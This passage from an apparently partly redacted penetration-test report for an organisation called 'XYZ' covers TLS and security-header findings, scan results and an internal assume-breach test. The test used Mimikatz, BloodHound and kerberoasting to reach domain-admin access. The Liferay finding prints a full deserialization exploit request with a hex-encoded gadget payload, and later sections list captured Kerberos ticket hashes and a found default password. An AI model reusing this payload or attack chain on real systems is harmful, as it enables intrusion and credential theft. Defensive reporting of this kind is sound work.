sslvpn.XYZ.org

timetracker.XYZ.org

Recommendations

Consider only using TLSv1.2 and TLSv1.3

References

<https://docs.microsoft.com/en-us/microsoft-365/compliance/tls-1.0-and-1.1-deprecation-for-office-365>

2.1.10 Evidence

2.1.10.1 rds.XYZ.org

Protocols

TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3 INSECURE	Yes
SSL 2	No

2.1.10.2 recruiter.XYZ.org

Protocols

TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

2.1.10.3 sslvpn.XYZ.org

Protocols

TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

2.1.10.4 timetracker.XYZ.org**Protocols**

TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

Missing Strict-Transport-Security Header

Rating: Low

Description

HTTP Strict Transport Security (HSTS) is a policy mechanism that allows a web server to enforce the use of TLS in a compliant User Agent (UA), such as a web browser. HSTS allows for a more effective implementation of TLS by ensuring all communication takes place over a secure transport layer on the client side. Most notably HSTS mitigates variants of man in the middle (MiTM) attacks where TLS can be stripped out of communications with a server, leaving a user vulnerable to further risk.

Affected Assets

corp1.XYZ.org

corp2.XYZ.org

selfservice.XYZ.org

borrowerportal.XYZ.org

timetracker.XYZ.org

https://intranetportal.XYZ.org

https://rds.XYZ.org

Recommendations

Consider only adding the HSTS header for all websites and pages.

References

<https://scotthelme.co.uk/hsts-the-missing-link-in-tls/>

2.1.11 Evidence

****REDACTED****

Missing Content-Security-Policy Header

Rating: Low

Description

Content Security Policy is delivered via a HTTP response header, much like HSTS, and defines approved sources of content that the browser may load. It can be an effective countermeasure to Cross Site Scripting (XSS) attacks and is also widely supported and usually easily deployed.

Affected Assets

<https://intranet.XYZ.org>

corp1.XYZ.org

corp2.XYZ.org

selfservice.XYZ.org

studentportal.XYZ.org

borrowerportal.XYZ.org

XYZportal.XYZ.org

www.collegeXYZ.org

www.XYZ.org

timetracker.XYZ.org

https://scm.XYZ.org

https://intranetportal.XYZ.org

https://rds.XYZ.org

www.collegechangeseverything.org

https://studentjobsearch.XYZ.org

Recommendations

Consider only adding the CSP header for all websites and pages.

References

<https://scotthelme.co.uk/content-security-policy-an-introduction/>

2.1.12 Evidence

REDACTED

Missing Referrer-Policy Header

Rating: Low

Description

Regular readers will know how fond I am of the existing security headers so it's great to hear that we're getting another! Referrer Policy will allow a site to control the value of the referer header in links away from their pages.

Affected Assets

- https://intranet.XYZ.org
- corp1.XYZ.org
- corp2.XYZ.org
- selfservice.XYZ.org
- studentportal.XYZ.org
- borrowerportal.XYZ.org
- XYZportal.XYZ.org
- www.collegeXYZ.org
- www.XYZ.org
- timetracker.XYZ.org
- https://scm.XYZ.org
- https://intranetportal.XYZ.org
- https://rds.XYZ.org
- www.collegechangeseverything.org
- https://studentjobXXYY.XYZ.org

Recommendations

Consider only adding the referred-policy header for all websites and pages.

References

<https://scotthelme.co.uk/a-new-security-header-referrer-policy/>

2.1.13 Evidence

****REDACTED****

Unused Web Pages

Rating: Information

Description

Attackers can leverage unused webpages to attack the environment. With the HTTP port always being open, it is susceptible to multitude of vulnerabilities which range from web to DoS attacks. It is always best practice to either take down the unused pages or stop the service when not in use. If the intent is to use these webpages during maintenance windows, the pages and the http service does not need to be running at all times. Most of these pages don't even have the https configured for a secure connection.

Affected Assets

****REDACTED****

Recommendations

Please review these pages and stop the services if they are not needed. In case these pages are used as re-direct landing pages please utilize it efficiently. The services on these assets can be stopped/ paused while there is no maintenance scheduled. In case of a scheduled maintenance the services can be re-started with the web pages.

References

<https://scotthelme.co.uk/a-new-security-header-referrer-policy/>

2.1.14 Evidence

****REDACTED****

OS Leak

Rating: Information

Description

Finding the OS version, type of device or any other critical OS details help a lot in curating attacks. It is vital to not leak any OS level details to any external source and the http service does not need to be running at all times. Most of these pages don't even have the https configured for a secure connection.

Affected Assets

****REDACTED****

Recommendations

There are multiple remediations, although the most effective one to start using would be IP Personality on all the external facing systems.

References

<https://nmap.org/misc/defeat-nmap-osdetect.html>

3. External Network Penetration Test

Summary

The External Network penetration test discovered 383 unique hosts with 141,469 exposed services. A total of 92 web sites, 0 web forms were identified during the testing phase. Various network level exploits were deployed and tested against the hosts and the services. Although 92 websites were discovered during this test, no web application or web-based attacks were deployed for this engagement.

There were 20 linux systems with a total of 7,413 services, 1 Windows 2012 R2 system with a total of 314 services, 2 firewalls with a total of 854 services, and 360 unknown operating systems with a total of 133,431 services were identified during this scan.

These assets were tested for a total of 466,687 exploits. The engagement found no exploitable vulnerabilities in the external network. The systems seem secure from the external network standpoint.

Recommendations

While the engagement concluded without any exploitable vulnerabilities, few recommendations which were noted during this engagement include the use of an IP Personality tool. There were 23 assets which were identified and designated according to the operating system. An IP personality tool will help in masking multiple personalities and hence disguise the true operating system. This would help against any operating system specific attacks. It is also recommended to use proper HTTP headers and obfuscate vital information like the service versions, names, and server information.

REDACTED

REDACTED

Lastly, there are a lot of open ports and running services on these assets. It is recommended to audit the open ports and close them if not required.

4. Internal Network Vulnerability Test

Summary

We performed Nessus scans on a total of 569 internal hosts and found 188 vulnerabilities. The following listed were sort to be the vital ones. The highest vulnerabilities were found to be in Jenkins older version (LTS < 2.277.3) installation. This was found in 35 hosts. A total of 2975 vulnerabilities were found related to this version installation. The second highest was Apache version (<2.4.4) installed in 5 hosts. Total number of vulnerabilities related to this were found to be 235.

Few other notable software that was seen operating unpatched were OpenSSL (<1.0.1), Apache Tomcat (<8.53), Atlassian Jira (<8.5.13), phpMyAdmin (<4.9.4), and Elastic Search (<5.6).

All the vital vulnerabilities have been listed with evidence and necessary recommendations. MGT recommends taking the actions suggested to prevent further exploitation.

1. Jenkins < 2.138.4 LTS / 2.150.1 LTS / 2.154
2. Liferay Portal Remote Code Execution
3. HP iLO 3 < 1.93 / HP iLO 4 < 2.75 / HP iLO Superdome 4 < 1.64
4. OpenSSL 1.0.1 < 1.0.1o version Found
5. Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26
6. NFS Exported Share Information Disclosure
7. phpMyAdmin 4.x < 4.8.5

Findings Report

Jenkins < 2.138.4 LTS / 2.150.1 LTS / 2.154

Rating: High

Description

The version of Jenkins running on the remote web server is prior to 2.154 or is a version of Jenkins LTS prior to 2.138.4 or 2.150.1. A command execution vulnerability exists in the Stapler web framework used in Jenkins due to certain methods being invoked via crafted URLs. An unauthenticated, remote attacker can exploit this to invoke methods never intended to be invoked in this way, which could potentially lead to command execution.

Affected Assets

8081 / tcp / www	**REDACTED**
8880 / tcp / www	**REDACTED**
8880 / tcp / www	**REDACTED**
9090 / tcp / www	**REDACTED**
9090 / tcp / www	**REDACTED**
9090 / tcp / www	**REDACTED**
9090 / tcp / www	**REDACTED**
9090 / tcp / www	**REDACTED**
9090 / tcp / www	**REDACTED**

Recommendations

Upgrade Jenkins to version 2.154 or later, Jenkins LTS to version 2.138.4, 2.150.1 or later.

References

N/A

4.1.1 Evidence

REDACTED

Liferay Portal Remote Code Execution

Rating: High

Description

A remote code execution vulnerability exists in Liferay Portal prior to 7.2.1 CE GA2 due to Deserialization of Untrusted Data. An unauthenticated, remote attacker can exploit this to bypass authentication and execute arbitrary commands. Metasploit (Liferay Portal Java Unmarshalling via JSONWS RCE)

Affected Assets

443 / tcp / www	**REDACTED**
8080 / tcp / www	**REDACTED**
8080 / tcp / www	**REDACTED**
8080 / tcp / www	**REDACTED**
8080 / tcp / www	**REDACTED**

8080 / tcp / www	**REDACTED**
8180 / tcp / www	**REDACTED**
Recommendations	
Upgrade to <i>liferay-portal-upgrade-7_2_1</i> .	
References	
N/A	

4.1.2 Evidence

REQUEST:

POST /api/jsonws/invoke HTTP/1.1

Host: XYZportaldr.XYZ.org

Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1

Accept-Language: en

Content-Type: application/x-www-form-urlencoded

Connection: Keep-Alive

Cookie: JSESSIONID=D83E5F44C29809A8CF892EAB177240C4; GUEST_LANGUAGE_ID=en_US;

COOKIE_SUPPORT=true

Content-Length: 6567

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)

Pragma: no-cache

Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*

```
cmd={"/expandocolumn/add-
column":{}}&p_auth=&formDate=&tableId=1&name=tenable&type=3&%2BdefaultData:com.mchange.v2.c3p0.Wr
apperConnectionPoolDataSource={"userOverridesAsString":"HexAsciiSerializedMap:aced0005737200116a617661
2e7574696c2e486173684d61700507dac1c31660d103000246000a6c6f6164466163746f724900097468726573686f
6c6478703f40000000000000770800000020000000273720028636f6d2e73756e2e73796e6469636174696f6e2e6
66565642e696d706c2e4f626a6563744265616e829907de7604944a0200034c000e5f636c6f6e6561626c654265616
e74002d4c636f6d2f73756e2f73796e6469636174696f6e2f666565642f696d706c2f436c6f6e6561626c654265616e3
b4c000b5f657175616c734265616e74002a4c636f6d2f73756e2f73796e6469636174696f6e2f666565642f696d706c
2f457175616c734265616e3b4c000d5f746f537472696e674265616e74002c4c636f6d2f73756e2f73796e646963617
4696f6e2f666565642f696d706c2f546f537472696e674265616e3b78707372002b636f6d2e73756e2e73796e64696
36174696f6e2e666565642e696d706c2e436c6f6e6561626c654265616edd61bbc5334f6b770200024c00115f69676
e6f726550726f7065727469657374000f4c6a6176612f7574696c2f5365743b4c00045f6f626a7400124c6a6176612f6
c616e672f4f626a6563743b78707372001e6a6176612e7574696c2e436f6c6c656374696f6e7324456d70747953657
415f5721db403cb280200078707371007e00027371007e000771007e000c7372003a636f6d2e73756e2e6f72672e
6170616368652e78616c616e2e696e7465726e616c2e78736c74632e747261782e54656d706c61746573496d706c0
9574fc16eacab3303000649000d5f696e64656e744e756d62657249000e5f7472616e736c6574496e6465785b000a5
```

f62797465636f6465737400035b5b425b00065f636c6173737400125b4c6a6176612f6c616e672f436c6173733b4c00
055f6e616d657400124c6a6176612f6c616e672f537472696e673b4c00115f6f757470757450726f706572746965737
400164c6a6176612f7574696c2f50726f706572746965733b787000000000fffff757200035b5b424bfd19156767db
37020000787000000002757200025b42acf317f8060854e0020000787000000636cafebab0000003300330a000300
2207003107002507002601001073657269616c56657273696f6e5549440100014a01000d436f6e7374616e7456616
c756505ad2093f391ddef3e0100063c696e69743e010003282956010004436f646501000f4c696e654e756d6265725
461626c650100124c6f63616c5661726961626c655461626c6501000474686973010013537475625472616e736c65
745061796c6f616401000c496e6e6572436c61737365730100354c79736f73657269616c2f7061796c6f6164732f757
4696c2f4761646765747324537475625472616e736c65745061796c6f61643b0100097472616e73666f726d010072
284c636f6d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f444f4d3b5b4c6
36f6d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657269616
c697a6174696f6e48616e646c65723b2956010008646f63756d656e7401002d4c636f6d2f73756e2f6f72672f617061
6368652f78616c616e2f696e7465726e616c2f78736c74632f444f4d3b01000868616e646c6572730100425b4c636f6
d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657269616c697
a6174696f6e48616e646c65723b01000a457863657074696f6e730700270100a6284c636f6d2f73756e2f6f72672f61
70616368652f78616c616e2f696e7465726e616c2f78736c74632f444f4d3b4c636f6d2f73756e2f6f72672f61706163
68652f786d6c2f696e7465726e616c2f64746d2f44544d417869734974657261746f723b4c636f6d2f73756e2f6f7267
2f6170616368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657269616c697a6174696f6e48616
e646c65723b29560100086974657261746f720100354c636f6d2f73756e2f6f72672f6170616368652f786d6c2f696e
7465726e616c2f64746d2f44544d417869734974657261746f723b01000768616e646c65720100414c636f6d2f7375
6e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657269616c697a61746
96f6e48616e646c65723b01000a536f7572636546696c6501000c476164676574732e6a6176610c000a000b070028
01003379736f73657269616c2f7061796c6f6164732f7574696c2f4761646765747324537475625472616e736c65745
061796c6f6164010040636f6d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c746
32f72756e74696d652f41627374726163745472616e736c65740100146a6176612f696f2f53657269616c697a61626
c65010039636f6d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f5472616
e736c6574457863657074696f6e01001f79736f73657269616c2f7061796c6f6164732f7574696c2f47616467657473
0100083c636c696e69743e0100106a6176612f6c616e672f54687265616407002a010005736c656570010004284a29
560c002c002d0a002b002e01000d537461636b4d61705461626c6501001b74656e61626c652f57415331323038323
43338363831383131323901001d4c74656e61626c652f574153313230383234333836383138313132393b00210002
0003000100040001001a000500060001000700000002000800040001000a000b0001000c0000002f000100010000
00052ab70001b100000002000d0000000600010000002e000e0000000c000100000005000f003200000001001300
140002000c0000003f0000000300000001b100000002000d00000006000100000033000e00000020000300000001
000f0032000000000001001500160001000000010017001800020019000000040001001a00010013001b0002000c
000000490000000400000001b100000002000d00000006000100000037000e0000002a000400000001000f003200
000000000100150016000100000001001c001d000200000001001e001f00030019000000040001001a0008002900
0b0001000c00000022000300020000000da70003014c110bb885b8002fb100000001003000000003000103000200
2000000002002100110000000a00010002002300100097571007e0017000001d4cafebab00000033001b0a00030
01507001707001807001901001073657269616c56657273696f6e5549440100014a01000d436f6e7374616e745661
6c75650571e669ee3c6d47180100063c696e69743e010003282956010004436f646501000f4c696e654e756d62657
25461626c650100124c6f63616c5661726961626c655461626c6501000474686973010003466f6f01000c496e6e657
2436c61737365730100254c79736f73657269616c2f7061796c6f6164732f7574696c2f4761646765747324466f6f3b
01000a536f7572636546696c6501000c476164676574732e6a6176610c000a000b07001a01002379736f736572696
16c2f7061796c6f6164732f7574696c2f4761646765747324466f6f0100106a6176612f6c616e672f4f626a656374010
0146a6176612f696f2f53657269616c697a61626c6501001f79736f73657269616c2f7061796c6f6164732f7574696c2
f47616467657473002100020003000100040001001a000500060001000700000002000800010001000a000b00010
00c0000002f00010001000000052ab70001b100000002000d0000000600010000003b000e0000000c00010000000
5000f001200000002001300000002001400110000000a00010002001600100009707400035741537077010078737
20028636f6d2e73756e2e73796e6469636174696f6e2e666565642e696d706c2e457175616c734265616ef58a18bb
e5f618110200024c000a5f6265616e436c6173737400114c6a6176612f6c616e672f436c6173733b4c00045f6f626a7

```
1007e000978707672001d6a617661782e786d6c2e7472616e736666f726d2e54656d706c6174657300000000000000
00000000787071007e00147372002a636f6d2e73756e2e73796e6469636174696f6e2e666565642e696d706c2e546
f537472696e674265616e09f58e4a0f23ee310200024c000a5f6265616e436c61737371007e001c4c00045f6f626a71
007e0009787071007e001f71007e00147371007e001b7671007e000271007e000d7371007e002071007e00237100
7e000d71007e000671007e000671007e000678;"}

```

This request caused the server to sleep for 3 seconds.

****REDACTED****

HP iLO 3 < 1.93 / HP iLO 4 < 2.75 / HP iLO Superdome 4 < 1.64

Rating: High

Description

Multiple security vulnerabilities have been identified in Integrated Lights-Out firmware generation 3 (iLO 3) prior to version 1.93, generation 4 (iLO 4) prior to version 2.75, and generation 5 (iLO 5) prior to version 2.18. Superdome generation 4 versions prior to 1.64 and Moonshot/Edgeline generation 5 versions prior to 2.30 are also vulnerable. The vulnerabilities could be remotely exploited to execute code, cause denial of service, and expose sensitive information.

Affected Assets

80 / tcp / www ****REDACTED****

80 / tcp / www ****REDACTED****

443 / tcp / www ****REDACTED****

443 / tcp / www ****REDACTED****

Recommendations

Upgrade to HP iLO 3 firmware version 1.93 or later, iLO 4 firmware version 2.75 or later, or iLO 4 for Superdome version 1.64 or later, or HP iLO 5 firmware version 2.18 or HP Moonshot/Edgeline iLO 5 to version 2.30 or later.

References

N/A

4.1.3 Evidence

****REDACTED****

OpenSSL 1.0.1 < 1.0.1o version Found

Rating: High

Description

According to its banner, the remote host is running a version of OpenSSL 1.0.1 prior to 1.0.1u. It is, therefore, affected by multiple vulnerabilities

Affected Assets

443 / tcp / www

****REDACTED****

85 / tcp / www

****REDACTED****

80 / tcp / www

****REDACTED****

Recommendations

Upgrade to OpenSSL version 1.0.1o or later.

References

N/A

4.1.4 Evidence

****REDACTED****

Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26

Rating: High

Description

According to its banner, the version of Apache running on the remote host is 2.2.x prior to 2.2.33-dev or 2.4.x prior to 2.4.26. It is, therefore, affected by multiple vulnerabilities.

Affected Assets

80 / tcp / www	**REDACTED**
80 / tcp / www	**REDACTED**
85 / tcp / www	**REDACTED**
85 / tcp / www	**REDACTED**
85 / tcp / www	**REDACTED**
443 / tcp / www	**REDACTED**

443 / tcp / www	**REDACTED**
443 / tcp / www	**REDACTED**
443 / tcp / www	**REDACTED**
443 / tcp / www	**REDACTED**
8080 / tcp / www	**REDACTED**
Recommendations	
Upgrade to Apache version 2.2.33-dev / 2.4.26 or later.	
References	
N/A	

4.1.5 Evidence

REDACTED

REDACTED

NFS Exported Share Information Disclosure
Rating: High
Description
At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Affected Assets	
2049 / udp / rpc-nfs_acl	**REDACTED**
Recommendations	
Configure NFS on the remote host so that only authorized hosts can mount its remote shares.	
References	
N/A	

4.1.6 Evidence

The following NFS shares could be mounted :

+ /tmp/bwnfs

+ Contents of /tmp/bwnfs :

- .

- ..

+ /var/spool/XRXnps/var/spool/data

+ Contents of /var/spool/XRXnps/var/spool/data :

- .

- ..

- xdms

phpMyAdmin 4.x < 4.8.5
Rating: High
Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is 4.x prior to 4.8.5. It is, therefore, affected by multiple vulnerabilities	
Affected Assets	
80 / tcp / www	**REDACTED**
80 / tcp / www	**REDACTED**
443 / tcp / www	**REDACTED**
443 / tcp / www	**REDACTED**
Recommendations	
Upgrade to phpMyAdmin version 4.8.5 or later. Alternatively, apply the patches referenced in the vendor advisories.	
References	
N/A	

REDACTED

REDACTED

5. Internal Network Assume Breach Test

Summary

Internal network test also comprised of the assume breach scenario testing. The assume breach testing is the new technique of performing internal tests. This technique is being used and was originally introduced by Microsoft. The red team at Microsoft believes that there are multiple ways to get entry to a network. The new approach assumes that a single user/ host has been compromised in the system and the network security tools and policies are tested to see the information which can be revealed and the attacks which can be performed.

Microsoft was the first company to suggest an assume breach and in the reason for them choosing this strategy is “Because of changes in the threat landscape and in-depth analysis, Microsoft refined its security strategy beyond just preventing security breaches to one better equipped to deal with breaches when they do occur; a strategy that considers major security events not as a matter of if, but when”.

Assume breach scenario is a 100% manual and custom test. No automated tools have been used in order to perform this test. It is also crucial to understand that no privileged user credentials are used for the assessment. During the internal assume breach test the penetration test team was able to enumerate all domain admins, find principles with DCSync Rights, Map internal and external domain trusts, find shortest paths to unconstrained delegation systems, find shortest path to domain admin from kerberoastable users, find domain admin logons to non-domain controller systems, discovered computers with unsupported systems. In addition, important network share files and password files were also found. Limited and restricted access was numerous possibly confidential documents, images, and folders was also found by the penetration test team.

Tools used

There were a total of 67 tools which were manually tested against the environment. This includes a combination of proprietary scripts used for endpoint evasion, custom MGT scripts, and industry standard tools. The main toolset apart from custom and proprietary scripts which were utilized during this engagement include:

1. BloodHound

2. PowerView
3. Microsoft AD Module
4. AMSI bypass script
5. Mimikatz
6. Winpeas
7. Empire Framework
8. PSEXec
9. Be Root
10. Impacket scripts

Attack Vector

The team started with using the Microsoft Active Directory module to enumerate the environment and extract vital information. Vital information was gathered through this technique. The domain controller name, IP, and architecture was identified. It also helped in identifying the possible security measures in the network.

Once the team know the security measures in place custom scripts were designed to bypass any end-point detection. The plan was not to be discrete in the environment, but rather make as much noise as possible in the network. This was done in order to see the efficiency of the SOC team and in the incidence response team. It became quite evident that IR or blue team has not been deployed or alerts. (Note: It is highly suggested to have security tools like Rapid7 IDR in place to trigger an alert and notify the SOC team). Knowing this information, a specialized enumeration tool called PowerView was deployed in the environment. PowerView helped in gaining better view of the network, the hosts, and its users.

Once this was completed the team used privilege escalation tools like Mimikatz and WinPeas in order to extract the local passwords and simulate local escalation. Since no admin rights were utilized until this point, if the tools are able to retrieve the local credentials and gain access to the local admin account, it would inherently mean that in a real attack the local escalation has taken place.

The team also deployed bloodhound to scope the environment and ran the SharpHound script to generate the JSON data about the environment. Bloodhound requires Neo4j database to be setup which could not

be performed before attaining the local admin credentials. Bloodhound was able to scope the domain and get crucial information for the team. The team learnt about the service accounts which were kerberoastable. This was confirmed by utilizing Impacket scripts.

Once the list of kerberoastable service accounts was identified, the team performed a Kerberoat attack on the environment and retrieved NTLM hashes.

Attaining those hashes can be considered equivalent to gaining access to those accounts. Since a custom dictionary attack can be deployed by an adversary during a real attack to crack the NTLM hashes. Although it might takes days/weeks to crack the hash, the hash will eventually be cracked.

One of the most crucial find from this was the NETWRIXADMIN account. This is a kerberoastable service account which is a member of the domain admins group and domain users' group. This means, if this same attack vector was taken by an adversary and the NTLM hash was eventually cracked, the domain admins group would have been compromised.

The Engagement for the internal assume breach scenario was stopped with the attack vector giving access to the domain admins group.

Findings Report

5.1.1 Active Directory Module and PowerView

The AD module and PowerView gave a lot of crucial information about the environment. Some of the information retrieved includes the following lists:

1. Admin Members Groups
2. List of all computers
3. All domain policies
4. All GPOs
5. List of all groups
6. All the operating systems
7. All the servers

8. All active hosts
9. Domain SID
10. DC Info
11. Domain admin members
12. Domain admins
13. Domain info
14. Domain shares
15. Enterprise admins
16. Group properties
17. Last time accounts changed their password
18. SAM account description
19. Sensitive files

(Note: Please see the documents attached with this document to view the contents of these findings)

The scripts were able to recursively view every file and data inside the network share which revealed had a file called "**Password.ini**" with the content being "**DefaultPassword | XYZ**".

****REDACTED****

****REDACTED****

****REDACTED****

5.1.2 Mimikatz

Please view [Appendix B](#).

5.1.3 WinPeas

Please see the documents attached with this document. **REDACTED**

5.1.4 BloodHound

BloodHound was able to retrieve the following information about the environment:

1. Shortest path to domain admin
2. Map domain trusts
3. Shortest path to unconstrained delegation systems
4. Shortest path to kerberoastable users
5. Shortest path to high value targets
6. Kerberoastable users of high value group
7. Find domain admin logons to non-domain controller
8. Computers with unsupported OS
9. Shortest path to enterprise admin

****BLOODHOUND REDACTED****

(Note: Please see the JSON files attached along with this document. These files can be put in Bloodhound to extract and view all the information.)

5.1.5 NTLM Hashes

The kerberoast attack revealed the following NTLM hashes:

\$krb5tgs\$23\$*netwrixadmin\$XYZ.org\$http/dfld-netwrix.XYZ.org*\$**REDACTED**
A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F0D356
F8276F4C2FA7618509F5026E3FD79EB35F700A12789C80D0CD447EBF2F4523FA3BBC32CAB138C5157E1039BEFF52B928
8D6F0C4BEE77B2AC56E5CD4D1645E57748677093FD78331303293F1E7AA32DA31AC90197661F3CABC4EF5AD87076FEE
9D1ECC9F811BD69CDD84F2B66E92E82C010061394A76A3B6E4E6CED9E0B4E9F4F93A44797B770202C4D3E5A0573D487

43BDF5BD4D41E815874416A7A16B48821BA25849BA7831B49704627DD088246762FAE6444785BB92677CA5C12D5F7C2
F662CB5BEC101A407962FC8B9B8B01FF78B10D19E55A19496C88DBFA9C141BCF676A29C6A8BACBA2B82003819F5FEBB
A0801C23308592D3B5D42316EA63787FBEAB1C978772B112FBCA0CDBFF72F9FF76CBDD0A8A2E719F7CD1DA904E6430A
FAEDF7670A8ED8EEC99E819B37E86B997DF1902EFF9DCCE790FB8BA82BD7E13554E77422C56E03602DF2EAE1856B410
48143CE4DEFF2366D058B999F48E890935D03C17C735A7DD833B12598970E340AD7129B43322FF07D502015029DB3DC
BBD68285F9D4028E93BA76D9393A8FDFE8C29C872D3577C9C3345189EA3BA4F3ED3EFC3315791A9E0F75705F3071DC
C78927D461FD65CB9BBB0F477BF78BBDADF07A29D7131909303A340DD26BE168FECA02FEC750661B200C890675EFA91
0AFC60DDAD5F0EB8E9BCE0B15E15CB68DF750631CF85C2F3CE87BF9FEC1F1264B7DEC5E4B3FF681294EDBF652F15B4AF
9E4D0DA965EB90C9E4D1B03849A15EF8E5192CB6A6F5985ABF3F1E93CFA88A104A93EBB5152ACA83DE319FD608D2D5
ADFA1D85C6A8D055F528B8202EE3B54ECBE2ECD7824FC1C6C3E96F9C65739DC62E9D1F1597A123916758C81B85692E1
72873BCC296C3AF1602F7683C6888FE8714D90E0CF2D94A747E3033BFD7B5823510C2292B8D64218670B70BB915AA9
CE2433FB68BC50256381FEE0469364CD0D1F6F75466E2A467B69DF8740B8CE7D18416A542D2E93FE0DE1CCD60520F49
E06D0254607E1E1F9EC8E30F229DFD24DE80D8FD28A0E55CBDA6E76298342D0BC7BEAAE46846BAFD9445037ADFC87F
C271F57A641CA87BC9D9A3E9F2805475CD1584B6EF2F643AABD4526A6AED860158F699C54470D3396909312BC724DA8
D42EEDB1277C20AD89D698C993351EF25B1AF4B90CC532806CE7BDE6EE61E5F8D91D4089FD8AC4489678F452E110022

AB9C0810D22BD8CBBACAF1EC6**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F
0D356F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8

\$krb5tgs\$23\$*DfId-SM5dc\$XYZ.org\$http://dfld-

netwrix.XYZ.org*\$240B9830003CBF6E7703446E6F317578\$**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F0D356
F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D33
02F59242AA36A9776513EF37FCC6F0D356F8276F4C2FA7618509F5026E3FD79EB35F700A12789C80D0CD447EBF2F4523F
A3BBC32CAB138C5157E1039BEFF52B9288D6F0C4BEE77B2AC56E5CD4D1645E57748677093FD78331303293F1E7AA32D
A31AC90197661F3CABC4EF5AD87076FEE9D1ECC9F811BD69CDD84F2B66E92E82C010061394A76A3B6E4E6CED9E0B4E9
F4F93A44797B770202C4D3E5A0573D48743BDF5BD4D41E815874416A7A16B48821BA25849BA7831B49704627DD08824
6762FAE6444785BB92677CA5C12D5F7C2F662CB5BEC101A407962FC8B9B8B01FF78B10D19E55A19496C88DBFA9C141B
CF676A29C6A8BACBA2B82003819F5FEBBA0801C23308592D3B5D42316EA63787FBEAB1C978772B112FBCA0CDBFF72F9
FF76CBDD0A8A2E719F7CD1DA904E6430AFAEDF7670A8ED8EEC99E819B37E86B997DF1902EFF9DCCE790FB8BA82BD7E1
3554E77422C56E03602DF2EAE1856B41048143CE4DEFF2366D058B999F48E890935D03C17C735A7DD833B12598970E3
40AD7129B43322FF07D502015029DB3DCBBD68285F9D4028E93BA76D9393A8FDFE8C29C872D3577C9C3345189EA3BA
4F3ED3EFC3315791A9E0F75705F3071DCC78927D461FD65CB9BBB0F477BF78BBDADF07A29D7131909303A340DD26BE1
68FECA02FEC750661B200C890675EFA910AFC60DDAD5F0EB8E9BCE0B15E15CB68DF750631CF85C2F3CE87BF9FEC1F12
64B7DEC5E4B3FF681294EDBF652F15B4AF9E4D0DA965EB90C9E4D1B03849A15EF8E5192CB6A6F5985ABF3F1E93CFA88
A104A93EBB5152ACA83DE319FD608D2D5ADFA1D85C6A8D055F528B8202EE3B54ECBE2ECD7824FC1C6C3E96F9C65739
DC62E9D1F1597A123916758C81B85692E172873BCC296C3AF1602F7683C6888FE8714D90E0CF2D94A747E3033BFD7B5
823510C2292B8D64218670B70BB915AA9CE2433FB68BC50256381FEE0469364CD0D1F6F75466E2A467B69DF8740B8CE
7D18416A542D2E93FE0DE1CCD60520F49E06D0254607E1E1F9EC8E30F229DFD24DE80D8FD28A0E55CBDA6E76298342
D0BC7BEAAE46846BAFD9445037ADFC87FC271F57A641CA87BC9D9A3E9F2805475CD1584B6EF2F643AABD4526A6AED8
60158F699C54470D3396909312BC724DA8D42EEDB1277C20AD89D698C993351EF25B1AF4B90CC532806CE7BDE6EE61E
5F8D91D4089FD8AC4489678F452E11A7C40022AB9C08**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F
0D356F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8

\$krb5tgs\$23\$*DFLD-DSM1dc\$XYZ.org\$http://dfld-netwrix.XYZ.org*\$**REDACTED**

A7A6BAE4E7DF37658C1E6E131ECA6C612389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F0D356
F8276F4C2FA7618509F5026E3FD79EB35F700A12789C8CA5ED1DCAEAD661B292A7A6BAE4E7DF37658C1E6E131ECA6C6
12389364238AB14C735B03BB4C8D3302F59242AA36A9776513EF37FCC6F0D356F8276F4C2FA7618509F5026E3FD79EB3
5F700A12789C80D0CD447EBF2F4523FA3BBC32CAB138C5157E1039BEFF52B9288D6F0C4BEE77B2AC56E5CD4D1645E57
748677093FD78331303293F1E7AA32DA31AC90197661F3CABC4EF5AD87076FEE9D1ECC9F811BD69CDD84F2B66E92E82

C010061394A76A3B6E4E6CED9E0B4E9F4F93A44797B770202C4D3E5A0573D48743BDF5BD4D41E815874416A7A16B488
21BA25849BA7831B49704627DD088246762FAE6444785BB92677CA5C12D5F7C2F662CB5BEC101A407962FC8B9B8B01F
F78B10D19E55A19496C88DBFA9C141BCF676A29C6A8BACBA2B82003819F5FEBBA0801C23308592D3B5D42316EA63787
FBEAB1C978772B112FBCA0CDBFF72F9FF76CBDD0A8A2E719F7CD1DA904E6430AFAEDF7670A8ED8EEC99E819B37E86B9
